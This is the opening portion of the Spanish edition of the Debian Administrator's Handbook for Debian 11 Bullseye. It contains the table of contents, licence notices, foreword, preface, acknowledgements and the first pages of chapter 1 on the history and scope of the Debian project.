



Roland Mas

El manual del Administrador de Debian

Tabla de contenidos

[Prólogo](#)

[Prefacio](#)

1. El proyecto Debian

1.1. ¿Qué es Debian?

1.2. Los documentos de fundación

1.3. El funcionamiento interno del proyecto Debian

1.4. Seguir las noticias de Debian

1.5. El papel de las distribuciones

1.6. Ciclo de vida de una versión

2. Presentación del caso de estudio

2.1. Necesidades de TI de rápido crecimiento

2.2. Plan maestro

2.3. ¿Por qué una distribución GNU/Linux?

2.4. ¿Por qué la distribución Debian?

2.5. ¿Por qué Debian Bullseye?

3. Análisis de la instalación existente y migración

3.1. Coexistencia en entornos heterogéneos

3.2. Cómo migrar

4. Instalación

4.1. Métodos de instalación

4.2. Instalación, paso a paso

4.3. Luego del primer arranque

5. Sistema de paquetes: herramientas y principios fundamentales

5.1. Estructura de un paquete binario

5.2. Metainformación de un paquete

5.3. Estructura de un paquete fuente

5.4. Manipulación de paquetes con **dpkg**

5.5. Coexistencia con otros sistemas de paquetes

6. Mantenimiento y actualizaciones: las herramientas APT

6.1. Contenido del archivo `sources.list`

6.2. Los programas **aptitude**, **apt-get** y **apt**

6.3. La orden **apt-cache**

6.4. La orden **apt-file**

6.5. Interfaces: **aptitude**, **synaptic**

6.6. Comprobación de la autenticidad de un paquete

6.7. Actualización de una distribución estable a la siguiente

6.8. Manutención de un sistema actualizado

6.9. Actualizaciones automáticas

6.10. Búsqueda de paquetes

7. Resolución de problemas y búsqueda de información relevante

7.1. Fuentes de documentación

7.2. Procedimientos comunes

8. Configuración básica: red, cuentas, impresión...

8.1. Configuración del sistema en otro idioma

8.2. Configuración de red

8.3. Definición del nombre de equipo y configuración del servicio de nombres

8.4. Bases de datos de usuarios y grupos

8.5. Creación de cuentas

8.6. Entorno de consola

8.7. Configuración de impresoras

8.8. Configuración del gestor de arranque

8.9. Otras configuraciones: sincronización de tiempo, registros, acceso compartido...

8.10. Compilación de un núcleo

8.11. Instalación de un núcleo

9. Servicios Unix

9.1. Arranque del sistema

9.2. Inicio de sesión remoto

9.3. Administración de permisos

9.4. Interfaces de administración

9.5. **syslog** Eventos de sistema

9.6. El superservidor **inetd**

9.7. Programación de tareas con **cron** y **atd**

9.8. Programación de tareas asincrónicas: **anacron**

9.9. Cuotas

9.10. Respaldo

9.11. Conexión en caliente: *hotplug*

9.12. Gestión de energía: interfaz avanzada de configuración y energía
(ACPI: «Advanced Configuration and Power Interface»)

10. Infraestructura de red

10.1. Puerta de enlace

10.2. Certificados X.509

10.3. Red virtual privada

10.4. Calidad del servicio

10.5. Enrutamiento dinámico

10.6. IPv6

10.7. Servidores de nombres de dominio (DNS)

10.8. DHCP

10.9. Herramientas de diagnóstico de red

11. Servicios de red: Postfix, Apache, NFS, Samba, Squid, LDAP, SIP, XMPP, TURN

11.1. Servidor de correo

11.2. Servidor web (HTTP)

11.3. Servidor de archivos FTP

11.4. Servidor de archivos NFS

11.5. Configuración de espacios compartidos Windows con Samba

11.6. Proxy HTTP/FTP

11.7. Directorio LDAP

11.8. Servicios de comunicación en tiempo real

12. Administración avanzada

12.1. RAID y LVM

12.2. Virtualización

12.3. Instalación automatizada

12.4. Monitorización

13. Estación de trabajo

13.1. Configuración del servidor X11

13.2. Personalización de la interfaz gráfica

13.3. Escritorios gráficos

13.4. Correo

13.5. Navegadores web

13.6. Desarrollo

13.7. Suites de oficina

13.8. Emulación de Windows: Wine

13.9. Software de comunicaciones en tiempo real

14. Seguridad

14.1. Definición de una política de seguridad

14.2. Firewall o el filtrado de paquetes

14.3. Supervisión: prevención, detección, disuasión

14.4. Introducción a AppArmor

14.5. Introducción a SELinux

14.6. Otras consideraciones relacionadas con la seguridad

14.7. Tratamiento de una máquina comprometida

15. Creación de un paquete Debian

15.1. Recompilación de un paquete desde sus fuentes

15.2. Creación de su primer paquete

15.3. Creación de un repositorio de paquetes para APT

15.4. Cómo convertirse en un encargado de paquetes

16. Conclusión: el futuro de Debian

16.1. Los próximos desarrollos

16.2. El futuro de Debian

16.3. El futuro de este libro

A. Distribuciones derivadas

A.1. Censo y cooperación

A.2. Ubuntu

A.3. Linux Mint

A.4. Knoppix

A.5. Aptosid y Siduction

A.6. Grml

A.7. Tails

A.8. Kali Linux

A.9. Devuan

A.10. DoudouLinux

A.11. Raspbian

A.12. PureOS

A.13. SteamOS

A.14. Y muchas más

B. Curso breve de emergencia

B.1. Consola y órdenes básicas

B.2. Organización de la jerarquía del sistema de archivos

B.3. Funcionamiento interno de un equipo: las diferentes capas involucradas

B.4. Algunas tareas administradas por el núcleo

B.5. El espacio de usuario

El manual del Administrador de Debian

Debian Bullseye del descubrimiento al dominio

Raphaël Hertzog

<hertzog@debian.org>

Roland Mas

<rolando@debian.org>

Copyright © 2003, 2004, 2005, 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020, 2021, 2022 Raphaël Hertzog

Copyright © 2006, 2007, 2008, 2009, 2010, 2011, 2012, 2013, 2014, 2015 Roland Mas

Copyright © 2012, 2013, 2014, 2015, 2016, 2017, 2018, 2019, 2020, 2021, 2022 Freexian SARL

ISBN: 979-10-91414-21-0 (Edición inglesa en papel)

ISBN: 979-10-91414-22-7 (Edición inglesa en formato electrónico)

Este libro está disponible bajo los términos de dos licencias compatibles con las directrices de software libre de Debian.

Aviso de licencia «Creative Commons»: Este libro está bajo la licencia Creative Commons Atribución-CompartirIgual 3.0 Unported.

→ <https://creativecommons.org/licenses/by-sa/3.0/deed.es>

Aviso de Licencia Pública General GNU: Este libro es documentación libre: puede redistribuirlo y/o modificarlo bajo los términos de la Licencia Pública General GNU («GNU General Public License») como es publicada por la Free Software Foundation, ya sea la versión 2 de dicha licencia o (a su criterio) cualquier versión posterior.

Se distribuye este libro con el afán que será útil, pero SIN GARANTÍA ALGUNA; aún sin la garantía implícita de COMERCIALIZABILIDAD o APTITUD PARA UN PROPÓSITO PARTICULAR. Revise la Licencia Pública General GNU para más detalles.

Junto con este programa debería haber recibido una copia de la Licencia Pública General GNU. Si no es así, revise <https://www.gnu.org/licenses/>.

Mostrar su aprecio

Este libro se publica bajo una licencia libre porque queremos que todos se beneficien de él. Sin embargo, mantenerlo toma tiempo y muchos esfuerzos, y apreciamos que nos agradezcan por ello. Si el libro le parece valioso, considere contribuir a su manutención continua, bien comprando una copia en papel o realizando una donación a través del sitio oficial del libro:

→ <https://debian-handbook.info>

Resumen

Un libro de referencia que presenta la distribución Debian, desde la instalación inicial hasta la configuración de servicios.

Prólogo

Me complace tener la oportunidad de darte la bienvenida a Debian y al Manual del Administrador Debian. Mucha gente ha elegido Debian: en torno al 10% de los servidores web de Internet corren Debian. Cuando incluimos sistemas operativos basados en Debian, este número se acerca al 20%. Debian fue seleccionado como el sistema operativo elegido para la Estación Espacial Internacional. Bien en una investigación científica puntera o bien en un proyecto para cultivar alimentos luchando contra la contaminación, Debian se usa para alimentar los ordenadores que lo hacen posible.

¿Por qué Debian es atractivo para grandes corporaciones, investigadores, activistas y aficionados? Creo que la respuesta está en la flexibilidad de Debian y su comunidad.

Debian es flexible. Sí, proporciona un excelente sistema operativo de propósito general listo para usar. También proporciona las herramientas para personalizar Debian a cualquier entorno en el que te encuentres trabajando. Sea en la nube y arquitecturas contenerizada, una gran conjunto de estaciones de trabajo, ordenadores individuales, o un dispositivo, Debian proporciona la flexibilidad para trabajar bien en ese entorno. Encontrarás las herramientas que necesitas para cubrir tus necesidades.

La comunidad Debian es un lugar de encuentro para individuos e intereses diversos: desarrolladores de grandes corporaciones trabajan junto a voluntarios, investigadores, y usuarios. No importa si son expertos en seguridad, desarrolladores web, programadores de sistemas o arquitectos, estamos todos representados. Tú puedes formar parte de esta comunidad. Si encuentras formas en las que Debian puede ser mejor, tu contribución es bienvenida.

Nos unimos para producir un sistema operativo libre de primera categoría. Ninguna compañía controla Debian; la agenda de nadie dirige nuestro trabajo. En vez de eso, cada uno de nosotros tiene el poder de mejorar

Debian de la forma que nos importa. Gracias por echar un ojo a lo que hemos construido. Espero que te guste.

Este libro es una excelente manera de explorar Debian. Lo he estado recomendando a amigos durante años cuando querían aprender más acerca de Debian, y estoy complacido de tener la oportunidad de recomendarlo de manera más amplia. Este manual está escrito y mantenido por miembros veteranos de la comunidad Debian. Algunos de los mismo que están trabajando para desarrollar el sistema operativo se han unido conjuntamente para ayudarte a comprenderlo. Y por supuesto el libro está desarrollado usando un proceso comunitario similar al mismo Debian con el mismo énfasis en la libertad.

Agosto de 2.019

Sam Hartman (Líder del Proyecto Debian)

Prefacio

Linux ha seguido creciendo en importancia en los últimos años y su creciente popularidad está impulsando a más y más usuarios a cambiar. El primer paso es elegir la distribución. Esta es una decisión importante, porque cada distribución es única, y tomar la decisión correcta desde el principio puede evitar costos al migrar más tarde.

VOLVER A LOS CIMIENTOS distribución Linux, núcleo Linux

Estrictamente hablando, Linux es solo un núcleo, la pieza central de software que se encuentra entre el hardware y las aplicaciones.

Una "distribución de Linux" es un sistema operativo completo. Por lo general, contiene el kernel de Linux, un instalador y la mayoría de las aplicaciones esenciales y otro software necesario para convertir una computadora en una herramienta verdaderamente útil.

Debian GNU/Linux es una distribución de Linux «genérica» que se ajusta a la mayoría de los usuarios. El propósito de este libro es mostrar sus numerosos aspectos para que pueda tomar una decisión fundada en el momento de elegir una distribución.

1. ¿Por qué este libro?

CULTURA Distribuciones comerciales

La mayoría de distribuciones Linux están respaldadas por una empresa con fines de lucro que las desarrolla y las vende bajo algún tipo de plan comercial. Algunos ejemplos son *Ubuntu*, principalmente desarrollado por *Canonical Ltd.*; *Red Hat Enterprise Linux*, por *Red Hat, Inc.*, empresa hija de *IBM*; y *SUSE Linux*, que es mantenida y comercializada por *SUSE Software Solutions Germany GmbH*, empresa hija de *EQT Partners*.

En el extremo opuesto se encuentran aquellas similares a Debian y de la «Apache Software Foundation» (que alberga el desarrollo del servidor web Apache). Debian es ante todo un proyecto en el mundo del Software Libre, implementado por voluntarios que trabajan juntos a través de Internet. Si bien algunos de ellos trabajan en Debian como parte del trabajo que realizan en varias empresas, el proyecto como tal no está asociado a ninguna empresa en particular, así

como tampoco ninguna empresa tiene una influencia especial en las cuestiones del proyecto que la que posee cualquier colaborador voluntario.

Linux ha conseguido una buena cobertura mediática a lo largo de los años y está creciendo inmensamente, impulsado, por ejemplo, por el uso generalizado de servidores virtuales, sistemas integrados y el uso de inteligencia artificial; beneficia principalmente a las distribuciones respaldadas por un departamento de marketing real; en otras palabras, las distribuciones respaldadas por empresas (Ubuntu, Red Hat, SUSE, etc.). Pero Debian está lejos de ser una distribución marginal; Múltiples estudios han demostrado a lo largo de los años que se usa ampliamente tanto en servidores como en escritorios. Esto es particularmente cierto entre los servidores web donde Debian y Ubuntu son las principales distribuciones de Linux.

→ <https://w3techs.com/technologies/details/os-linux/all/all>

El propósito de este libro es ayudarle a descubrir esta distribución. Esperamos compartir la experiencia que hemos acumulado desde que nos unimos al proyecto como desarrolladores y contribuidores en 1998 (Raphaël) y 2000 (Roland). Con suerte, transmitiremos nuestro entusiasmo y quizás decida unirse a nosotros algún día...

La primera edición de este libro (en 2004) sirvió para llenar un vacío: fue el primer libro en francés que se centró exclusivamente en Debian. En ese momento se escribieron muchos otros libros sobre Debian, tanto para los lectores de habla francesa como para los de habla inglesa. Lamentablemente casi ninguno de ellos fue actualizado desde entonces, y con los años volvimos a una situación en la que había muy pocos libros buenos sobre Debian. Esperamos que este libro, que cobró vida nuevamente desde su traducción al inglés (y varias traducciones del inglés a muchos otros idiomas) llene este vacío y ayude a muchos usuarios.

2. ¿Para quién es este libro?

Hemos intentado hacer un libro útil para muchas categorías de lectores. En primer lugar, administradores de sistemas (tanto principiantes como expertos) encontrarán explicaciones acerca de la instalación y despliegue en muchos equipos. También se harán una idea de la mayoría de los servicios disponibles en Debian, junto con las instrucciones de configuración y una descripción de las particularidades de la distribución. Comprender los mecanismos que tienen lugar en el desarrollo de Debian les capacitará para tratar con problemas imprevistos, sabiendo que siempre pueden contar con la ayuda de la comunidad.

Los usuarios de otras distribuciones de Linux, o de otra variante de Unix, descubrirán las características específicas de Debian y se adaptarán muy rápidamente mientras se benefician plenamente de las ventajas únicas de esta distribución.

Finalmente, los lectores que ya tienen conocimientos previos de Debian y quieren conocer más acerca de la comunidad que se encuentra detrás, verán sus expectativas cumplidas. Este libro debería acercarles mucho más a unirse a nosotros como colaboradores.

3. Enfoque general

Toda la documentación genérica que pueda encontrar acerca de GNU/Linux también es aplicable a Debian ya que Debian incluye la mayoría del software libre. Sin embargo, la distribución incorpora muchas mejoras, por lo que hemos decidido describir primeramente la «forma Debian» de hacer las cosas.

Es importante seguir las recomendaciones de Debian, pero es aún más importante entender sus razones. Por lo tanto, no nos limitaremos solamente a explicaciones prácticas; también describiremos la forma en la que funciona el proyecto para brindarle un conocimiento exhaustivo y consistente.

4. Estructura del libro

Este libro se escribe partiendo de un caso de estudio que proporciona apoyo y ejemplos de todos los temas abordados en el mismo.

NOTA Sitio web, email del autor

Este libro tiene su propio sitio web que alberga todos los elementos que pueden hacerlo más útil. En particular, incluye una versión online del libro con enlaces en los cuales se puede hacer clic y posible fe de erratas. Siéntase libre de navegarlo y dejarnos sus comentarios y sugerencias. Nos alegrará leer sus opiniones o sus mensajes de apoyo. Envíe un email a <hertzog@debian.org> (Raphaël) y <rolando@debian.org> (Roland).

→ <https://debian-handbook.info/>

El **capítulo 1** se centra en una presentación no técnica del proyecto Debian y describe sus objetivos y organización. Estos aspectos son importantes porque definen un marco general que se completará en otros capítulos con información más concreta.

Los **capítulos 2 y 3** presentan el caso de estudio en líneas generales. Llegados a este punto los lectores principiantes pueden echar un vistazo al **apéndice B**, donde pueden encontrar un breve curso que explica nociones básicas de informática, así como también los conceptos inherentes a cualquier sistema Unix.

Para comenzar nuestro tema principal, lógicamente vamos a empezar con el proceso de instalación (**capítulo 4**); los **capítulos 5 y 6** darán a conocer las herramientas básicas que todo administrador de Debian utilizará, como las pertenecientes a la familia **APT** que es, en gran parte, la responsable de la excelente reputación de la distribución. Estos capítulos no son exclusivamente para profesionales, puesto que cada uno en su casa es su propio administrador.

El **capítulo 7** será un paréntesis importante, describe los flujos de trabajo para usar eficientemente la documentación y para comprender rápidamente

los problemas con el fin de resolverlos.

Los capítulos siguientes proporcionarán una visión más detallada del sistema, empezando por la infraestructura básica y los servicios (**desde el capítulo 8 hasta el 10**) y se irá avanzado progresivamente hasta las aplicaciones de usuario en el **capítulo 13**. El **capítulo 12** trata de temas más avanzados relacionados directamente con los administradores de grandes conjuntos de equipos (incluyendo servidores), mientras que el **capítulo 14** es una breve introducción al tema más amplio que es la seguridad y proporciona algunas claves para evitar la mayoría de los problemas.

El **capítulo 15** es para administradores que quieran profundizar y crear sus propios paquetes Debian. Para terminar el **capítulo 16** describe el posible futuro de Debian.

VOCABULARIO Paquete Debian

Un paquete Debian es un archivo que contiene todos los archivos necesario para instalar una pieza de software. Normalmente es un archivo con extensión `.deb` y puede ser manipulado con el programa **dpkg**. También conocido como un *paquete binario*, contiene los archivos que pueden ser utilizados directamente (tales como programas y documentación). Por otro lado, un *paquete fuente* contiene el código fuente para el software y las instrucciones necesarias para construir el paquete binario.

La versión actual es ya la décima edición del libro (incluimos las cuatro primeras que sólo estaban disponibles en francés). Esta edición cubre la versión 11 de Debian, cuyo nombre en código es Bullseyes. Entre los cambios, Debian ahora es compatible con el modo Secure Boot de UEFI, brindando seguridad adicional contra ataques a la infraestructura de arranque y facilita la instalación de Debian en nuevos ordenadores donde Secure Boot generalmente está habilitado de manera predeterminada. De nuevo en el nivel de seguridad, AppArmor, un sistema de Control de Acceso Obligatorio que regula lo que varias aplicaciones tienen permitido realizar, ahora está habilitado por defecto. Obviamente, todos los paquetes incluidos han sido actualizados, incluyendo el escritorio GNOME, que ahora está en su versión 3.38.

Hemos añadido algunas notas y comentarios en recuadros. Cumplen varias funciones: pueden remarcar un punto difícil, complementar nociones del caso de estudio, definir algunos términos o servir como recordatorios. A continuación se muestra una lista de las anotaciones más comunes:

- **VOLVER A LOS CIMIENTOS:** un recordatorio acerca de información que se supone ya es conocida por el lector;
- **VOCABULARIO:** define un término técnico, a veces específico de Debian;
- **COMUNIDAD:** resalta personas o roles importantes dentro del proyecto;
- **Política:** una regla o recomendación en la política de Debian. La Política de Debian es un documento importante del proyecto Debian, que describe cómo se empaqueta el software. Algunas de las políticas a las que se hace referencia en este libro brindan beneficios directos a los usuarios (por ejemplo, conocer los criterios de ruta para los documentos y ejemplos de requisitos de políticas facilita encontrarlos incluso cuando se enfrenta a un nuevo paquete de software);
- **HERRAMIENTA:** presenta una herramienta o servicio relevante;
- **EN LA PRÁCTICA:** la teoría y la práctica no siempre coinciden; estos recuadros contienen consejos que son el resultado de nuestra experiencia. También pueden proporcionar ejemplos detallados y concretos;
- otros recuadros más o menos frecuentes son bastante explícitos: **CULTURA, SUGERENCIA, PRECAUCIÓN, YENDO MÁS ALLÁ, SEGURIDAD** y así.

5. Contribuir

Este libro se desarrolla como un proyecto de software libre, sus aportes y ayuda es bienvenida. La forma más evidente de contribuir es ayudando a traducir a su idioma nativo. Pero esa no es la única. Puede crear informes de errores para informarnos de erratas, errores ortográficos, información desactualizada o temas que realmente debemos tratar. O puede hacernos llegar una Merge Request con su solución para cualquier problema que haya identificado.

Todas las instrucciones para contribuir en el libro están documentadas en el sitio web del libro:

→ <https://debian-handbook.info/contribute/>

6. Reconocimientos

6.1. Un poco de historia

En 2003, Nat Makarévitch se puso en contacto con Raphaël porque quería publicar un libro sobre Debian en la colección *Cahier de l'Admin* («libro del administrador») que estaba coordinando para Eyrolles, un editor francés de libros técnicos. Raphaël aceptó escribirlo inmediatamente. La primera edición salió a la luz el 14 de octubre de 2004 y tuvo un gran éxito — se agotó apenas cuatro meses más tarde.

Desde entonces, hemos publicado 7 ediciones del libro en francés, uno para cada versión posterior de Debian (excepto para Debian 9). Roland, quien inicialmente trabajó en el libro como corrector, poco a poco se convirtió en su co-autor.

Si bien estábamos satisfechos, obviamente, con el éxito del libro siempre esperamos que Eyrolles convenciera a un editor internacional para que realizara la traducción al inglés. Hemos recibido numerosos comentarios que explican cómo el libro ayudó a gente a empezar con Debian y estábamos interesados en ayudar a más personas de la misma manera.

Por desgracia, no conseguimos contactar con ningún editor de habla inglesa que estuviera dispuesto a correr el riesgo de traducir y publicar el libro. No nos dejamos intimidar por este pequeño contratiempo y negociamos con nuestro editor francés, Eyrolles y recuperamos los derechos necesarios para traducir el libro al inglés y publicarlo nosotros mismos. Gracias a una [campaña de financiación colectiva](#) («crowdfunding»), trabajamos en la traducción desde Diciembre de 2011 y Mayo de 2012. ¡Así nació el «Libro del administrador de Debian» y fue publicado bajo una licencia de software libre!

Si bien este fue un avance importante, sabíamos que nuestra historia no acabaría hasta que contribuyéramos el libro en francés como una traducción oficial del libro en inglés. Esto no fue posible originalmente porque

Eyrolles todavía distribuía comercialmente el libro en francés bajo una licencia privativa.

En 2013, la publicación de Debian 7 nos dió una buena oportunidad para discutir un nuevo contrato con Eyrolles. Los convencimos que una licencia más acorde con los valores de Debian ayudaría al éxito del libro. No fue una negociación sencilla y acordamos organizar una nueva [campaña de financiación colectiva](#) para cubrir algunos de los gastos y reducir los riesgos involucrados. Dicha operación, nuevamente, fue un gran éxito y agregamos la traducción al francés del «Libro del administrador de Debian» en Julio de 2013.

Nos gustaría dar las gracias a todos los que contribuyeron con estas campañas de recaudación de fondos, ya sea mediante la promesa de algo de dinero o corriendo la voz. No podríamos haberlo hecho sin ti.

Para ahorrar algo de papel, 5 años después de las campañas de recaudación de fondos y dos ediciones posteriores, quitamos la lista de personas que eligieron ser premiadas con una mención de su nombre en el libro. Pero sus nombres están grabadas en los reconocimientos de la edición de Wheezy del libro:

→ <https://debian-handbook.info/browse/wheezy/sect.acknowledgments.html>

6.2. Agradecimientos especiales para colaboradores

Este libro no sería lo que es sin la colaboración de varias personas, cada una de las cuales cumplió un papel importante durante la fase de traducción y después. Nos gustaría dar las gracias a Marilyne Brun, quien nos ayudó a traducir el capítulo de ejemplo y que ha trabajado con nosotros para definir unas reglas comunes de traducción. También revisó varios capítulos en los que necesitábamos desesperadamente una ayuda adicional. Muchas gracias a Anthony Baldwin (de Linguas Baldwin) que ha traducido varios capítulos para nosotros.

Como Roland y yo estábamos demasiado ocupados para actualizar el libro para Debian 11, usamos los modestos ingresos que obtenemos mediante donaciones y ventas para contratar colaboradores para hacer la mayor parte del trabajo. Agradecemos mucho a Daniel Leider y Jorge Maldonado Ventura el duro trabajo que han realizado para esta actualización.

Hemos aprovechado la generosa ayuda de los correctores: Daniel Phillips, Gerold Rupprecht, Gordon Dey, Owens Jacob, y Syroid Tom. Cada uno de ellos examinó muchos capítulos. ¡Muchas gracias!

Luego, una vez que se liberó la versión en inglés, por supuesto que obtuvimos muchos comentarios y sugerencias de los lectores, y aún más de los distintos equipos que trabajaron en la traducción de este libro a sus idiomas. ¡Gracias!

Nos gustaría agradecer también a los lectores del libro en francés, quienes nos proporcionaron lindas citas para confirmar que el libro realmente valía la pena ser traducido: gracias a Christian Perrier, David Bercot, Étienne Liétart y a Gilles Roussi. Stefano Zacchiroli — el líder del proyecto Debian durante la campaña de financiación — también se merece un gran agradecimiento, avalando el proyecto con una cita explicando que hacían mucha falta libros libres.

Si tiene el placer de leer estas líneas en papel impreso, entonces únase a nosotros en el agradecimiento a Benoît Guillon, Jean-Côme Charpentier y a Sébastien Mengin quienes trabajaron en el diseño interior del libro. Benoît es el autor original de [dblet](#) — la herramienta que usamos para convertir DocBook en LaTeX (y luego en PDF). Sébastien es el diseñador que creó el bonito diseño de este libro y Jean-Côme es el experto en LaTeX que lo implementó como una hoja de estilo usable con dblet. ¡Gracias chicos por el duro trabajo que realizaron!

Finalmente, gracias a Thierry Stempf

6.3. Gracias a los traductores

Siempre que se ha liberado una nueva versión del libro, numerosos voluntarios se han encargado de traducirlo a multitud de idiomas como el árabe, el portugués de Brasil, el alemán, el italiano, el español, el japonés, el noruego bokmål, etc. Descubra la lista completa de las traducciones del libro en su página web <http://debian-handbook.info/get/#other>

Nos gustaría dar las gracias a tanto a los traductores como también a quienes han revisado las traducciones. Vuestro trabajo es tenido muy en consideración porque lleva Debian a las manos de millones de personas que no saben leer en inglés.

6.4. Reconocimientos personales de Raphaël

En primer lugar me gustaría dar las gracias a Nat Makarévitch, quien me ofreció la posibilidad de escribir este libro y quien me orientó durante el año que tomó hacerlo. Gracias también al buen equipo de Eyrolles y a Muriel Shan Sei Fan en particular. Ella ha sido muy paciente conmigo y de la que he aprendido mucho.

El período de tiempo que duraron las campañas de Ulule fue muy exigente para mí, pero me gustaría dar las gracias a todos los que colaboraron para que fueran un éxito y, en particular, al equipo de Ulule que respondió muy rápidamente a mis muchas peticiones. Gracias también a todos los que promocionaron los proyectos. No tengo ninguna lista donde se recoja de forma exhaustiva todas las personas que me ayudaron (y si la tuviera probablemente sería demasiado larga), pero me gustaría dar las gracias a algunas personas que estuvieron en contacto conmigo: Joey-Elijah Sneddon y Benjamin Humphrey de OMG! Ubuntu, Florent Zara de LinuxFr.org, Manu de Korben.info, Frédéric Couchet de April.org, Jake Edge de Linux Weekly News, Clement Lefebvre de Linux Mint, Ladislav Bodnar de Distrowatch, Steve Kemp de Debian-Administration.org, Christian Pfeiffer Jensen de Debian-News.net, Artem Nosulchik de LinuxScrew.com, Stephan Ramoin de Gandi.net, Matthew Bloch de Bytemark.co.uk, el equipo de Divergence FM, Rikki Kite de Linux New Media, Jono Bacon y otros muchos que me he olvidado (lo siento).

Me gustaría hacer llegar mi agradecimiento personal a Roland Mas, mi co-autor. Hemos estado colaborando en este libro desde el principio y siempre ha estado a la altura del desafío. Y debo añadir que completar el Libro del administrador de Debian ha sido bastante trabajo...

Por último, pero no menos importante, gracias a mi esposa Sophie. Ha sido un gran apoyo para mi trabajo en este libro y en Debian en general. Hubo demasiados días (y noches) en que la dejé sola con nuestros 2 hijos para lograr avanzar algo en el libro. Estoy muy agradecido por su apoyo y sé lo afortunado que soy de tenerla.

6.5. Agradecimientos personales de Roland

Bien, Raphaël ya adelantó gran parte de mis agradecimientos «externos». Aún así, voy a enfatizar mi agradecimiento personal a la buena gente de Eyrolles con la que la colaboración siempre ha sido agradable y fluida. Esperemos que los resultados de sus excelentes consejos no se hayan perdido en la traducción.

Estoy extremadamente agradecido a Raphaël por llevar a cabo la parte administrativa de la edición en inglés. Desde organizar la campaña para obtener fondos hasta los detalles de la apariencia del libro, crear un libro traducido es mucho más que una simple traducción y una corrección, Raphaël lo hizo todo (o por lo menos delegó y lo supervisó). Así que gracias.

Gracias también a todos los que han contribuido más o menos directamente con este libro, proporcionando aclaraciones, explicaciones o consejos para la traducción. Son demasiados para mencionar, pero la mayoría de ellos se pueden encontrar en varios canales de IRC de #debian-.*.

Hay, por supuesto, algo de superposición con el conjunto de personas anterior, pero merecen agradecimientos específicos aquellos que hacen Debian específicamente. No habría libro sin ellos, y todavía estoy sorprendido por lo que el proyecto Debian en su conjunto produce y pone a disposición de todos y cada uno.

Agradezco más personalmente a mis amigos y mis clientes, por su comprensión cuando demoraba en responder porque estaba trabajando en este libro, y también por su constante apoyo, aliento e inspiración. Ustedes saben quienes son, gracias.

Por último, y estoy seguro de que se sorprenderían por ser mencionados aquí, pero me gustaría expresar mi agradecimiento a Terry Pratchett, Jasper Fforde, Tom Holt, William Gibson, Neal Stephenson y por supuesto al difunto Douglas Adams. Las incontables horas que pasé disfrutando de sus libros son directamente responsables de que yo sea capaz de formar parte primero en la traducción de uno y luego escribiendo nuevas partes.

Capítulo 1. El proyecto Debian

Antes de sumergirnos directamente en la tecnología, vamos a echar un vistazo a qué es el proyecto Debian, sus objetivos, sus medios y su funcionamiento.

1.1. ¿Qué es Debian?

CULTURA El origen del nombre Debian

No busque más: Debian no es un acrónimo. Este nombre es en realidad una palabra compuesta por dos nombres: los de Ian Murdock y su novia en ese momento, Debra. Debra + Ian = Debian.

Debian es una distribución GNU/Linux. Más adelante veremos con más detalle qué es una distribución en la [Sección 1.5, “El papel de las distribuciones”](#), pero por ahora nos limitaremos a decir que es un sistema operativo completo, incluyendo el software y los sistemas para su instalación y gestión, todo ello basado en el núcleo Linux y software libre (en especial del proyecto GNU).

Cuando creó Debian en 1993, bajo la dirección de la (FSF), Ian Murdock tenía unos objetivos claros que expresó en el *Manifiesto Debian*. El sistema operativo libre que buscaba tendría que tener dos características principales. En primer lugar, la calidad: Debian se desarrollaría con el mayor cuidado, para ser dignos del núcleo Linux. También sería una distribución no comercial, lo suficientemente creíble como para competir con las principales distribuciones comerciales. Esta doble ambición, a su modo de ver, sólo podía lograrse mediante la apertura del proceso de desarrollo de Debian al igual que la de Linux y del proyecto GNU. Por lo tanto, la revisión entre pares mejoraría continuamente el producto.

CULTURA GNU, el proyecto de la FSF

El proyecto GNU es un conjunto de software libre desarrollado, o patrocinado, por la «Free Software Foundation» FSF, creado por su líder emblemático el Dr. Richard M. Stallman. GNU es un acrónimo recursivo, que significa «GNU no es Unix».

***CULTURA* Richard Stallman**

El fundador de la FSF y autor de la licencia GNU GPL, Richard M. Stallman (a menudo conocido por sus iniciales, RMS) es un líder carismático del movimiento del Software Libre. Debido a que es intransigente en su posición no es admirado de forma unánime, pero sus contribuciones no técnicas al software libre (en el plano jurídico y filosófico) son respetadas por todo el mundo.

1.1.1. Un sistema operativo multiplataforma

***COMUNIDAD* El viaje de Ian Murdock**

Ian Murdock, fundador del proyecto Debian, fue su primer líder desde 1993 a 1996. Luego de pasar la batuta a Bruce Perens, Ian tomó un rol menos público. Volvió a trabajar detrás del escenario de la comunidad de software libre, creando la empresa Progeny con la intención de promocionar una distribución derivada de Debian. Este proyecto fue, lamentablemente, un fracaso comercial y abandonó su desarrollo. La compañía, luego de varios años apenas sobreviviendo como un simple proveedor de servicios, eventualmente presentó su bancarrota en abril de 2007. De los varios proyectos iniciados por Progeny sólo sobrevivió *discover*, una herramienta de detección automática de hardware.

Ian Murdock murió el 28 de diciembre de 2015 en San Francisco después de una serie de tuits preocupantes donde informó que había sido agredido por la policía. En julio de 2016 se anunció que su muerte había sido declarada suicidio.

Debian, manteniéndose fiel a sus principios iniciales, ha tenido tanto éxito que, hoy en día, ha alcanzado un tamaño tremendo. Actualmente, soporta oficialmente nueve arquitecturas de liberación de hardware y varias variaciones de cada arquitectura conocidas como "sabores", y también otros núcleos como FreeBSD, aunque las adaptaciones basadas en FreeBSD tampoco forman parte del conjunto de arquitecturas soportadas oficialmente. Además, con más de 31.000 paquetes fuente, el software disponible puede satisfacer casi cualquier necesidad, ya sea en casa o en la empresa.

Solo el tamaño de la distribución puede ser un inconveniente: no es muy razonable distribuir 18 DVD-ROMs (con solo los paquetes calificados como "Free Software") para instalar la versión completa en un equipo estándar... es por eso que Debian se considera cada vez más una «metadistribución», desde la que se pueden extraer distribuciones más específicas orientadas a un público concreto: Debian Science para uso científico, Debian Edu para uso educativo y pedagógico en entornos académicos, Debian Med para aplicaciones médicas, Debian Jr. para niños, etc. Puede encontrar una lista más completa de los subproyectos en [Sección 1.3.3.1, “Subproyectos Debian y Blends existentes”](#), dedicada a ese fin.

Estas vistas parciales de Debian se organizan en un marco bien definido, lo que garantiza compatibilidad sin problemas entre las diferentes subdistribuciones. Todas ellas siguen la planificación general para el lanzamiento de nuevas versiones. Y dado que están construidas sobre la misma base, pueden extenderse, completarse y personalizarse fácilmente con las aplicaciones disponibles en los repositorios de Debian.

Todas las herramientas de Debian operan con esto en mente: **debian-cd** permite desde hace tiempo crear conjuntos de CD-ROMs que sólo contengan un conjunto de paquetes preseleccionados, **debian-installer** es también un instalador modular que se adapta fácilmente a las necesidades especiales, **APT** permite instalar paquetes de varios orígenes garantizando al mismo tiempo la consistencia global del sistema.

